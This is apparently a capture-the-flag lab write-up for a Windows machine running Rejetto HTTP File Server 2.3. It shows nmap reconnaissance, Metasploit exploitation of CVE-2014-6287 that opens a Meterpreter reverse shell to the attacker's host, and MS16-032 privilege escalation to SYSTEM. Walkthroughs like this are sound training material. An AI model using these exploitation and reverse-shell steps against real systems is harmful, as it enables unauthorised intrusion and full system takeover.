


# Information Gathering

1) Found a web server running

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.10.8 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 21:01 IST
Nmap scan report for 10.10.10.8
Host is up (0.31s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.74 seconds
```

2) Checked the page



# Vulnerability Assessment

1) The webapplication is vulnerable to RCE

# Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

**EDB-ID:**

39161

**CVE:**

2014-6287

**Author:**

AVINASH THAPA

**Type:**

REMOTE

**Platform:**

WINDOWS

**Date:**

2016-01-04

**EDB Verified:** ✓

**Exploit:** 📄 / {}

**Vulnerable App:** 📄

## Exploitation

1) Used metasploit to exploit

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Using URL: http://10.10.14.13:9999/Mpa6ho
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /Mpa6ho
[*] Sending stage (175686 bytes) to 10.10.10.8
[!] Tried to delete %TEMP%\gBUWRjpzaqEQtW.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.10.10.8:49162) at 2024-02-22 21:08:29 +0530
[*] Server stopped.

meterpreter > ps
```

## Privilege Escalation

1) Found version of windows


```
C:\Users>systeminfo
systeminfo

Host Name:                OPTIMUM
OS Name:                  Microsoft Windows Server 2012 R2 Standard
OS Version:              6.3.9600 N/A Build 9600
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Standalone Server
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00252-70000-00000-AA535
Original Install Date:    18/3/2017, 1:51:36 ♦♦
System Boot Time:         29/2/2024, 2:28:22 ♦♦
System Manufacturer:      VMware, Inc.
System Model:             VMware Virtual Platform
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                          [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:             Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:             en-us;English (United States)
Time Zone:                (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.500 MB
Virtual Memory: Max Size: 5.503 MB
Virtual Memory: Available: 4.950 MB
Virtual Memory: In Use:    553 MB
Page File Location(s):     C:\pagefile.sys
Domain:                   HTB
Logon Server:              \\OPTIMUM
```

2) It is vulnerable to privesc

# Microsoft Security Bulletin MS16-032 - Important

Article • 03/02/2023 • 7 contributors

 [Feedback](#)

## In this article

[Security Update for Secondary Logon to Address Elevation of Privilege \(3143141\)](#)

[Executive Summary](#)

[Affected Software and Vulnerability Severity Ratings](#)

[Vulnerability Information](#)

[Show 5 more](#)

## Security Update for Secondary Logon to Address Elevation of Privilege (3143141)

Published: March 8, 2016

Version: 1.0

### 3) Got the system shell

```
2arX0jMZctabIIs9NeRx5T9ijClqi9fo
[+] Executed on target machine.
[*] Sending stage (175686 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.13:4444 -> 10.10.10.8:49164) at 2024-02-22 21:23:05 +0530
[+] Deleted C:\Users\kostas\AppData\Local\Temp\SYLrhNWN.ps1

meterpreter > shell
Process 2752 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```